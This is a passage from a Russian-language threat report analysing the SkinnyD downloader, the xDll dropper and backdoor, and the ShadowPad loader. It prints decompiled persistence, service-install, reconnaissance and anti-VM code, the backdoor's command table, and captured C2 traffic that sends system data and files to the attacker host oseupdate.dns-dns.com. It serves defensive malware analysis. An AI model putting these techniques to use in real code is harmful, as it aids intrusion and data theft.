

Рисунок 15. Схема доставки полезной нагрузки

Анализ времени компиляции найденных нами образцов ВПО показал соответствие с рабочим временем в часовом поясе UTC+8, в котором находятся Китай и Гонконг.



Рисунок 16. Время компиляции ВПО в UTC+0



Рисунок 17. Время компиляции ВПО в UTC+8

2.1. Анализ SkinnyD

SkinnyD (Skinny Downloader) является простым загрузчиком. Он содержит в себе несколько адресов контрольных серверов, которые он последовательно перебирает.

Загрузка следующей стадии осуществляется с помощью GET-запроса на управляющий сервер по специальному URL-адресу, который генерируется согласно форматной строке, жестко прописанной в коде ВПО.

```
sprintf(&Buffer, Format, g_acsCurrentC2, aNewsPhp, time);// http://%s/%s?type=0&time=%s
```

Рисунок 18. Форматная строка для URL

Получаемые с контрольного сервера данные ВПО проверяет следующим образом:

- данные должны быть размером больше чем 0x2800 байт,
- данные должны начинаться с байтов «4D 5A» (MZ).

Загруженный бинарный файл расшифровывается с помощью XOR и загружается с помощью техники рефлективной загрузки PE. После того как бинарный файл загружен, управление передается на экспортируемый символ «MyCode».

ВПО закрепляется на зараженном компьютере через ключ Environment\UserInitMprLogonScript[16] .

16. attack.mitre.org/techniques/T1037/

```
strcpy(ValueName, "UserInitMprLogonScript");
if ( RegOpenKeyExA(HKEY_CURRENT_USER, SubKey, 0, 0x20006u, &phkResult) )
{
  RegCloseKey(phkResult);
  result = 0;
}
else
{
  v0 = RegSetValueExA(phkResult, ValueName, 0, 1u, (const BYTE *)g_acsTempCopyOfFile, strlen(g_acsTempCopyOfFile));
  RegCloseKey(phkResult);
  result = v0 == 0;
}
return result;
```

Рисунок 19. Код закрепения в системе

В исследуемых экземплярах SkinnyD обнаружен интересный артефакт, связывающий его с xDll. Это строка «3853ed273b89687». Она не используется загрузчиком, возможно это артефакт билдера.

2.2. Анализ xDll

2.2.1. Дроппер

Дроппер представляет собой исполняемый файл, написанный на языке C и скомпилированный в среде разработки Microsoft Visual Studio. Имеет правдоподобную дату компиляции: 11.02.2020 09:54:40.

Count of sections	3	Machine	Intel386
Symbol table 00000000[00000000]		Tue Feb 11 09:54:40 2020	
Size of optional header	00E0	Magic optional header	010B
Linker version	6.00	OS version	4.00
Image version	0.00	Subsystem version	4.00
Entry point	000014DB	Size of code	00004000
Size of init data	00013000	Size of uninit data	00000000
Size of image	00018000	Size of header	00001000
Base of code	00001000	Base of data	00005000
Image base	00400000	Subsystem	GUI
Section alignment	00001000	File alignment	00001000
Stack	00100000/00001000	Heap	00100000/00001000
Checksum	00000000	Number of dirs	16

Рисунок 20. Общая информация о дроппере

Содержит полезную нагрузку в виде бэкдора xDll в секции data.

```
.data:0040607D 00 00 00                                align 10h
.data:00406080 4D 5A 90 00             aMz             db 'MZђ',0              ; DATA XREF: WinMain(x,x,x,x)+98↑o
.data:00406080                                                                 ; WinMain(x,x,x,x)+E7↑o
.data:00406084 03 00 00 00                             dd 3
.data:00406088 04 00 00 00                             dd 4
.data:0040608C FF FF 00 00                             dd 0FFFFh
.data:00406090 B8 00 00 00                             dd 0B8h
.data:00406094 00 00 00 00                             dd 0
.data:00406098 40 00 00 00                             dd 40h
.data:0040609C 00 00 00 00                             dd 0
.data:004060A0 00 00 00 00                             dd 0
.data:004060A4 00 00 00 00                             dd 0
.data:004060A8 00 00 00 00                             dd 0
.data:004060AC 00 00 00 00                             dd 0
.data:004060B0 00 00 00 00                             dd 0
.data:004060B4 00 00 00 00                             dd 0
.data:004060B8 00 00 00 00                             dd 0
.data:004060BC F0 00 00 00                             dd 0F0h
.data:004060C0 0E 1F BA 0E                             dd 0EBA1F0Eh
.data:004060C4 00 B4 09 CD                             dd 0CD09B400h
.data:004060C8 21 B8 01 4C                             dd 4C01B821h
.data:004060CC CD                                      db 0CDh ; H
.data:004060CD 21                                      db  21h ; !
.data:004060CE 54 68 69 73 20 70 72 6F+aThisProgramCan db 'This program cannot be run in DOS mode.',0Dh,0Dh,0Ah
.data:004060CE 67 72 61 6D 20 63 61 6E+                db '$',0
.data:004060FA 00                                      db    0
.data:004060FB 00                                      db    0
.data:004060FC 00                                      db    0
```

Рисунок 21. Еще один исполняемый файл в дроппере

Дроппер извлекает данные в объеме 59 392 байт и пытается записать их по одному из путей:

- %windir%\Device.exe
- %windir%\system32\browseui.dll

Затем копирует себя в каталог %windir%\DeviceServe.exe и создает сервис с именем VService, тем самым обеспечивая автозапуск в качестве службы.

```
GetWindowsDirectoryA(&Buffer, 0x104u);
strcat(&Buffer, "\\DeviceServe.exe");
GetModuleFileNameA(0, &Filename, 0x80u);
CopyFileA(&Filename, &Buffer, 0);
v0 = OpenSCManagerA(0, 0, 0xF003Fu);
dword_416D28 = (int)v0;
if ( v0 )
{
  hSCObject = CreateServiceA(v0, "VService", "VService", 0xF01FFu, 0x110u, 2u, 0, &Buffer, 0, 0, 0, 0, 0);
  v0 = (SC_HANDLE)dword_416D28;
}
if ( hSCObject )
{
  v1 = OpenServiceA(v0, "VService", 0x10u);
  hSCObject = v1;
  if ( v1 )
  {
    StartServiceA(v1, 0, 0);
    CloseServiceHandle(hSCObject);
  }
  v0 = (SC_HANDLE)dword_416D28;
}
return CloseServiceHandle(v0);
```

Рисунок 22. Установка сервиса

После запуска сервис создает отдельный поток, в котором запускает полезную нагрузку.

```
DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
{
  CHAR Buffer; // [esp+Ch] [ebp-104h]

  GetWindowsDirectoryA(&Buffer, 0x104u);
  strcat(&Buffer, "\\Device.exe");
  WinExec(&Buffer, 0);
  return 0;
}
```

Рисунок 23. Запуск полезной нагрузки

Стоит заметить, что запуск другого варианта полезной нагрузки в виде DLL-библиотеки (browseui.dll) не предусмотрен.

2.2.2. Бэкдор xDll

Бэкдор представляет собой исполняемый файл, написанный на языке C++ и скомпилированный в среде разработки Microsoft Visual Studio с использованием библиотеки MFC. Также имеет правдоподобную дату компиляции: 10.02.2020 18:14:37.

Count of sections	4	Machine	Intel386
Symbol table	00000000[00000000]		Mon Feb 10 18:14:37 2020
Size of optional header	00E0	Magic optional header	010B
Linker version	6.00	OS version	4.00
Image version	0.00	Subsystem version	4.00
Entry point	0000A9EF	Size of code	0000A600
Size of init data	00004400	Size of uninit data	00000000
Size of image	00012000	Size of header	00000400
Base of code	00001000	Base of data	0000C000
Image base	00400000	Subsystem	GUI
Section alignment	00001000	File alignment	00000200
Stack	00100000/00001000	Heap	00100000/00001000
Checksum	00000000	Number of dirs	16

Рисунок 24. Общая информация о полезной нагрузке

Создает отдельный поток, в котором происходят все полезные действия.

В начале работы выполняет разведку в системе и собирает пользовательскую информацию:

- имя компьютера;
- IP-адрес;
- кодовую страницу OEM;
- MAC-адрес (позднее от полученного значения вычисляется MD5-хеш-сумма, которая будет использоваться при взаимодействии с управляющим сервером);

```
memset(&pncb, 0, sizeof(pncb));
pncb.ncb_command = 0x37;                        // NCBENUM, NCB ENUMERATE LANA NUMBERS
pncb.ncb_buffer = (PUCHAR)&v6;
pncb.ncb_length = 256;
Netbios(&pncb);
printf("The NCBENUM return adapter number is: %d \n ", (unsigned __int8)v6);
result = v6;
v2 = 0;
if ( (_BYTE)v6 )
{
  do
  {
    memset(&pncb, 0, sizeof(pncb));
    v3 = *((_BYTE *)&v6 + v2 + 1);
    pncb.ncb_command = 0x32;                    // NCBRESET
    pncb.ncb_lana_num = v3;
    Netbios(&pncb);
    v4 = *((_BYTE *)&v6 + v2 + 1);
    memset(&pncb, 0, sizeof(pncb));
    pncb.ncb_lana_num = v4;
    pncb.ncb_command = 0x33;                    // NCBASTAT, NCB ADAPTER STATUS
    strcpy((char *)pncb.ncb_callname, "* ");
    pncb.ncb_length = 600;
    pncb.ncb_buffer = (PUCHAR)&v7;
    result = Netbios(&pncb);
    if ( !result )
      result = sprintf(
                 Dest,
                 "%02x-%02x-%02x-%02x-%02x-%02x",
                 (unsigned __int8)v7,
                 BYTE1(v7),
                 BYTE2(v7),
                 HIBYTE(v7),
                 v8,
                 (unsigned __int8)v9);
```

Рисунок 25. Получение MAC-адреса

- версию ОС;

```
}
else if ( VersionInformation.dwMinorVersion == 2 )
{
  if ( v40 == 1 )
  {
    v13 = strlen("Windows 8") + 1;
    v2 = v13 - 1;
    if ( (unsigned __int8)std::basic_string<char,std::char
                            &v36,
                            v13 - 1,
                            1) )
    {
      v9 = v13 - 1;
      v10 = "Windows 8";
      goto LABEL_47;
    }
  }
  else
  {
    v14 = strlen("Windows Server 2012") + 1;
    v2 = v14 - 1;
    if ( (unsigned __int8)std::basic_string<char,std::char
                            &v36,
                            v14 - 1,
                            1) )
    {
      v15 = v37;
      v4 = v14 - 1;
      qmemcpy(v37, "Windows Server 2012", 4 * (v2 >> 2));
      v6 = &aWindowsServer2_0[4 * (v2 >> 2)];
      v5 = &v15[4 * (v2 >> 2)];
      v7 = v14 - 1;
      goto LABEL_48;
```

Рисунок 26. Получение версии ОС

- заданный идентификатор «ssssss» (вероятно, характеризует данную версию бэкдора);
- информацию о том, является ли пользователь администратором;

```
  v2 = GetCurrentProcess();
  if ( !OpenProcessToken(v2, 8u, &TokenHandle) )
    return 0;
}
v3 = GetTokenInformation(TokenHandle, TokenGroups, &TokenInformation, 0x400u, &ReturnLength);
CloseHandle(TokenHandle);
if ( !v3 || !AllocateAndInitializeSid(&pIdentifierAuthority, 2u, 0x20u, 0x220u, 0, 0, 0, 0, 0, 0, &pSid) )
  return 0;
v4 = 0;
if ( TokenInformation > 0 )
{
  v5 = &v13;
  while ( !EqualSid(pSid, *v5) )
  {
    ++v4;
    v5 += 2;
    if ( v4 >= TokenInformation )
      goto LABEL_15;
```

Рисунок 27. Проверка прав

- находится ли в виртуальном окружении;

```
mov     large fs:0, esp
sub     esp, 0Ch
push    ebx
push    esi
push    edi
mov     [ebp+ms_exc.old_esp], esp
mov     byte ptr [ebp+var_1C], 1
mov     [ebp+ms_exc.registration.TryLevel], 0
push    edx
push    ecx
push    ebx
mov     eax, 564D5868h  ; #Signsrch "anti-debug: anti-VMWare [..21]"
mov     ebx, 0
mov     ecx, 0Ah
mov     edx, 5658h
in      eax, dx
cmp     ebx, 564D5868h
setz    byte ptr [ebp+var_1C]
pop     ebx
pop     ecx
pop     edx
jmp     short loc_408FF5
```

Рисунок 28. Проверка окружения

- домен и имя пользователя;

```
v0 = GetCurrentThread();
if ( !OpenThreadToken(v0, 8u, 1, &TokenHandle) )
{
  if ( GetLastError() != 1008 )
    return 0;
  v1 = GetCurrentProcess();
  if ( !OpenProcessToken(v1, 8u, &TokenHandle) )
    return 0;
}
result = GetTokenInformation(TokenHandle, TokenUser, &TokenInformation, 0x400u, &ReturnLength);
if ( result )
  result = LookupAccountSidA(
             0,
             TokenInformation,
             g_username,
             &cchName,
             g_domainname,
             &cchReferencedDomainName,
             &peUse);
return result;
```

Рисунок 29. Получение домена и имени пользователя

- информацию о процессоре;

```
strcpy(&SubKey, "HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0");
memset(&v6, 0, 0x34u);
v7 = 0;
strcpy(&ValueName, "ProcessorNameString");
memset(&v4, 0, 0x50u);
v0 = malloc(0x64u);
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, &SubKey, 0, 0x20019u, &phkResult) )
{
  RegQueryValueExA(phkResult, &ValueName, 0, 0, 0, &cbData);
  realloc(v0, cbData);
  if ( !RegQueryValueExA(phkResult, &ValueName, 0, 0, (LPBYTE)v0, &cbData) )
    strcpy((char *)&g_cpu_info, (const char *)v0);
}
RegCloseKey(phkResult);
Sleep(0x64u);
```

Рисунок 30. Получение информации о процессоре

- информацию об оперативной памяти;

```
struct _MEMORYSTATUSEX Buffer; // [esp+4h] [ebp-40h]

memset(&Buffer, 0, sizeof(Buffer));
Buffer.dwLength = 64;
GlobalMemoryStatusEx(&Buffer);
return wsprintfA(g_memory_info, "%d MB", (Buffer.ullTotalPhys >> 20) + 1);
```

Рисунок 31. Получение информации об оперативной памяти

- о языке системы.

```
int result; // eax
CHAR LCData; // [esp+8h] [ebp-50h]

GetLocaleInfoA(0x800u, 0x1002u, &LCData, 128);
result = 0;
strcpy((char *)&g_country_info, &LCData);
return result;
```

Рисунок 32. Получение информации о языке системы

Затем бэкдор расшифровывает адреса управляющего сервера. В данном случае их два, но они совпадают: www.oseupdate.dns-dns[.]com. В теле бэкдора задан третий адрес (127.0.0.1), который замещается расшифрованным.

```
                mov     [esp+3F0h+var_3CC], esi
                mov     bl, 1Fh
                jz      short loc_409DB7

loc_409D95:                             ; CODE XREF: f_main_thread+A5↓j
                mov     cl, byte ptr g_c2[edx] ; "www.oseupdate.dns-dns.com"
                mov     edi, offset g_c2 ; "www.oseupdate.dns-dns.com"
                xor     cl, bl
                xor     eax, eax
                mov     byte ptr g_c2[edx], cl ; "www.oseupdate.dns-dns.com"
                or      ecx, 0FFFFFFFFh
                inc     edx
                repne scasb
                not     ecx
                dec     ecx
                cmp     edx, ecx
                jb      short loc_409D95
```

Рисунок 33. Расшифровка адреса контрольного сервера

После получения адреса управляющего сервера отправляется GET-запрос в следующем формате: hxxp://{host}:{port}/{uri}?type=1&hash={md5}&time={current_time}, где:

- host — адрес командного сервера;
- port — 80-й порт;

- uri — строка «news.php»;
- md5 — хеш-сумма MAC-адреса (вероятно, идентификатор жертвы);
- current_time — текущее время в системе.

Вот как это выглядит:

```
GET /news.php?type=1&hash=01747aeeb45cfd2a8d23cad1b409b9c3&time=19:53:05 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 5.2) AppleWebKit/534.30 (KHTML, like Gecko) Chrome/12.0.742.122 Safari/534.30
Host: www.oseupdate.dns-dns.com
Cache-Control: no-cache
```

Рисунок 34. Пример запроса к серверу

Стоит отметить, что используется заданное значение поля HTTP-заголовка User-Agent:

Mozilla/5.0 (Windows NT 5.2) AppleWebKit/534.30 (KHTML, like Gecko) Chrome/12.0.742.122 Safari/534.30

```
if ( InternetCrackUrlA(v4, 0, 0, &UrlComponents) )
{
  if ( UrlComponents.nScheme == 3 )
  {
    v5 = InternetOpenA(
           "Mozilla/5.0 (Windows NT 5.2) AppleWebKit/534.30 (KHTML, like Gecko) Chrome/12.0.742.122 Safari/534.30",
           0,
           0,
           0,
           0);
    v21 = v5;
    if ( v5 )
    {
      v6 = InternetConnectA(v5, &szServerName, UrlComponents.nPort, &szUserName, &szPassword, 3u, 0, 0);
```

Рисунок 35. Встроенный User-Agent

В ответ от сервера ожидается символ «1». Если нужный ответ приходит, отправляется POST-запрос с базовой информацией о системе в формате JSON:

- хеш-сумма MAC-адреса,
- имя компьютера,
- IP-адрес,
- версия ОС,
- имя домена,
- заданный идентификатор «sssss»,
- кодовая страница OEM.

Пример запроса:

```
1POST /news.php HTTP/1.1
Referer: post_info
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET
CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: www.oseupdate.dns-dns.com
Content-Length: 164
Cache-Control: no-cache

{ "md5": "01747aeeb45cfd2a8d23cad1b409b9c3", "Name": [redacted],"IP": [redacted],"OS": [redacted],"Domain":
[redacted],"Note": "sssss","Chcp": [redacted],"In_IP":
HTTP/1.1 200 OK
```

Рисунок 36. Отправка информации о системе

Стоит заметить, что формат JSON некорректен. Кроме того, пропущено значение поля In_IP. Вероятно, предполагалось, что будут определены как внутренний IP-адрес, так и внешний. Но логика определения внешнего адреса в данном варианте xDll еще не реализована. Еще одна

характерная деталь: заданное значение поля HTTP-заголовка Referer: post_info. Значение поля HTTP-заголовка User-Agent также выбирается другое:

Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)

Следом запускается цикл обработки команд, поступающих от командного сервера. Для этого бэкдор отправляет GET-запрос, формат которого совпадает с описанным выше. Единственное отличие: значение параметра type: вместо «1» теперь значение «2».

hxxp://{host}:{port}/{uri}?type=2&hash={md5}&time={current_time}

В ответе от сервера ожидается строчная латинская буква (от a до z). В таблице ниже приведены команды и соответствующие действия.

Команда	Действие
c	Собрать и отправить информацию о подключенных томах в системе
d	Собрать и отправить содержимое папок
e	Получить файл от сервера, сохранить в системе и отправить отчет об успехе
f	Запустить указанный файл средствами ShellExecuteA и отправить отчет об успехе
g	Удалить указанный файл средствами ShellExecuteA и отправить отчет об успехе
h	Загрузить указанный файл на сервер
j	Собрать и отправить список процессов в системе
k	Завершить указанный процесс и отправить отчет об успехе
l	Выполнить команду средствами cmd.exe и отправить вывод
m	Продолжить коммуникацию с cmd.exe. Выполнение дальнейших команд
n	Собрать и отправить список служб в системе
o	Отправить всю информацию, полученную в результате разведки
q	То же, что для команды d
u	Начать всю коммуникацию с командным сервером заново

Для успешного выполнения некоторых команд требуются дополнительные данные. Например, для того чтобы загрузить файл с сервера (команда e), требуется указать имя файла. В этом случае сервер сообщает его через запятую. Например, «e,dangerous_file.txt».

Вот так выглядит запрос команды и ответ:



Рисунок 37. Пример команды на загрузку файла

Следом запрашивается файл и возвращается его содержимое:

```
GET http://www.oseupdate.dns-dns.com/cache/dangerous_file.txt HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 5.2) AppleWebKit/534.30 (KHTML, lik
Host: www.oseupdate.dns-dns.com
Pragma: no-cache
```

Find... (press Ctrl+Enter to highlight all)

Transformer | Headers | TextView | SyntaxView | ImageView | HexView | WebView | A

```
HTTP/1.1 200 OK with automatic headers
Date: Tue, 30 Nov 2021 12:52:43 GMT
Content-Length: 21
Cache-Control: max-age=0, must-revalidate
Content-Type: text/plain

Very dangerous string
```

Рисунок 38. Содержимое файла, отправленное на сервер

Затем отправляется отчет об успешной загрузке:

```
POST http://www.oseupdate.dns-dns.com/news.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----------------------------7db29f2140360
Referer: upfile
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET
Host: www.oseupdate.dns-dns.com
Content-Length: 256
Pragma: no-cache

------------------------------7db29f2140360
Content-Disposition: form-data; name="myfile"; filename="d00ebadc3604888d170af76518c0e627.gif"
Content-Type: image/pjpeg

p
UploadFile success-dangerous_file.txt
------------------------------7db29f2140360--
```

Рисунок 39. Отчет об успешной загрузке файла

Вновь обратите внимание на характерное значение поля Referer: upfile, а также тип передаваемых данных (image/pjpeg — изображение) и имя передаваемого файла: {md5}.gif (используется хеш-сумма MAC-адреса).

Отметим, что в случае обработки команды по сбору листинга папки (команда d) запятая не является разделителем. Вместо этого ожидается, что путь до каталога начинается со второго символа: например, «d|C:\Users».

```
POST http://www.oseupdate.dns-dns.com/news.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----------------------------7db29f2140360
Referer: upfile
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET
Host: www.oseupdate.dns-dns.com
Content-Length: 1030
Pragma: no-cache

------------------------------7db29f2140360
Content-Disposition: form-data; name="myfile"; filename="d00ebadc3604888d170af76518c0e627.gif"
Content-Type: image/pjpeg

d
{ "para1": "1", "para2": "C:\Users/All Users", "para3": "All Users", "para4": "2009-07-14 09:08:56", "para5": "0"}
{ "para1": "1", "para2": "C:\Users/Default", "para3": "Default", "para4": "2019-03-12 12:15:06", "para5": "0"}
{ "para1": "1", "para2": "C:\Users/Default User", "para3": "Default User", "para4": "2009-07-14 09:08:56", "para5":
{ "para1": "0", "para2": "C:\Users/desktop.ini", "para3": "desktop.ini", "para4": "2009-07-14 08:54:24", "para5": '
{ "para1": "1", "para2": "C:\Users/Ivan", "para3": "Ivan", "para4": "2019-03-12 12:15:32", "para5": "0"}
{ "para1": "1", "para2": "C:\Users/Public", "para3": "Public", "para4": "2011-04-12 17:37:14", "para5": "0"}
{ "para1": "1", "para2": "C:\Users/??? ???????????", "para3": "??? ???????????", "para4": "2019-03-12 12:15:06",

------------------------------7db29f2140360--
```

Рисунок 40. Листинг папки

Данные передаются в формате JSON, причем в этот раз форматирование корректно.

Ниже пример отправки информации, полученной в результате анализа системы (команда o).

```
POST http://www.oseupdate.dns-dns.com/news.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----------------------------7db29f2140360
Referer: upfile
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET
Host: www.oseupdate.dns-dns.com
Content-Length: 784
Pragma: no-cache

------------------------------7db29f2140360
Content-Disposition: form-data; name="myfile"; filename="d00ebadc3604888d170af76518c0e627.gif"
Content-Type: image/pjpeg

o
{ "para1": "Computername", "para2": "Ivan-??", "para3": "null"}
{ "para1": "Domain", "para2": "Ivan-??", "para3": "null"}
{ "para1": "OS", "para2": "Windows 7", "para3": "null"}
{ "para1": "user", "para2": "Ivan", "para3": "null"}
{ "para1": "Is admin user", "para2": "Yes", "para3": "null"}
{ "para1": "Processor", "para2": "Intel(R) Core(TM) i5-4570 CPU @ 3.20GHz", "para3": "null"}
{ "para1": "Memory", "para2": "4096 MB", "para3": "null"}
{ "para1": "Country", "para2": "United States", "para3": "null"}
{ "para1": "Is vmware", "para2": "Yes", "para3": "null"}

------------------------------7db29f2140360--
```

Рисунок 41. Отправка информации о системе

Данные вновь передаются в формате JSON, но с меньшим числом ключей.

Шаблоны JSON-строки заданы в бэкдоре, а сама строка формируется конкатенацией, без использования специальных библиотек.

Впрочем, в некоторых случаях, когда достаточно короткого отчета, информация передается обычным текстом.

```
POST http://www.oseupdate.dns-dns.com/news.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----------------------------7db29f2140360
Referer: upfile
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET C
Host: www.oseupdate.dns-dns.com
Content-Length: 245
Pragma: no-cache

------------------------------7db29f2140360
Content-Disposition: form-data; name="myfile"; filename="d00ebadc3604888d170af76518c0e627.gif"
Content-Type: image/pjpeg

p
Run File success-calc.exe
------------------------------7db29f2140360--
```



Рисунок 42. Результат команды на исполнение кода

2.3. ShadowPad

Как ранее указывалось, на одном из серверов xDll мы обнаружили открытые папки, в одной из которых находился ShadowPad. Особых различий с предыдущими версиями мы не выявили, поэтому ниже представлен краткий анализ свежей версии.

2.3.1. Загрузчик ShadowPad и обфускация

На первом этапе происходит дешифрование шеллкода, отвечающего за установку бэкдора в системе. Дешифрование осуществляется XOR-подобным алгоритмом, характерной особенностью которого является модификация ключа шифрования на каждой итерации при помощи арифметических операций с определенными константами.

```
output_data    = v1;
counter    = 90754i64  ;
do
{
  *output_data    = key  ^ output_data  [encrypted_data    - v1 ];
  dwErrCode    = key  << 16 ;
  SetLastError   (key  << 16 );
  tmp1Key    = key  >> 16 ;
  SetLastError   (tmp1Key  );
  tmp_key    = dwErrCode    + tmp1Key  ;
  SetLastError   (tmp_key  );
  tmp_key    *= 0xDC9A08FD   ;
  SetLastError   (tmp_key  );
  key  = tmp_key    - 0x1CB712FB   ;
  SetLastError   (key );
  ++output_data   ;
  --counter  ;
}
while  ( counter   );
```

Рисунок 43. Цикл расшифрования основного модуля

После дешифрования управление передается загрузчику, который отличается характерным типом обфускации.

```
                        loc_1A5A88:                             ;
48 8B 7B 60             mov     rdi, [rbx+60h]
44 89 AD C0 03 00 00    mov     [rbp+3C0h], r13d
E9 9E 00 00 00          jmp     loc_1A5B36
                        ; ---------------------------------------

                        loc_1A5A98:                             ;
72 03                   jb      short near ptr loc_1A5A9C+1
73 01                   jnb     short near ptr loc_1A5A9C+1

                        loc_1A5A9C:                             ;
                                                                ;
E9 44 8B 9D C0          jmp     near ptr 0FFFFFFFFC0B7E5E5h
                        ; ---------------------------------------
03 00                   add     eax, [rax]
00 41 C1                add     [rcx-3Fh], al
E3 18                   jrcxz   near ptr loc_1A5ABF+1
```

Рисунок 44. Обфускация, используемая в загрузчике

Данный тип обфускации встречался в предыдущих версиях ShadowPad и заключается во вставке определенных байтов в различные участки кода, которые предварительно обозначены двумя противоположными условными переходами, указывающими на один и тот же адрес. Чтобы избавиться от данной обфускации, необходимо заменить указанные байты (например, на операционный код nop).

После получения необходимых адресов API-функций и размещения в памяти необходимых участков кода управление передается на этап установки бэкдора.

2.3.2. Модули ShadowPad

Как и предыдущие версии, этот бэкдор имеет модульную архитектуру. Ниже представлены модули, входящие в бэкдор по умолчанию.

```
mov     [rsp-8+arg_0], rbx
mov     [rsp-8+arg_10], rdi
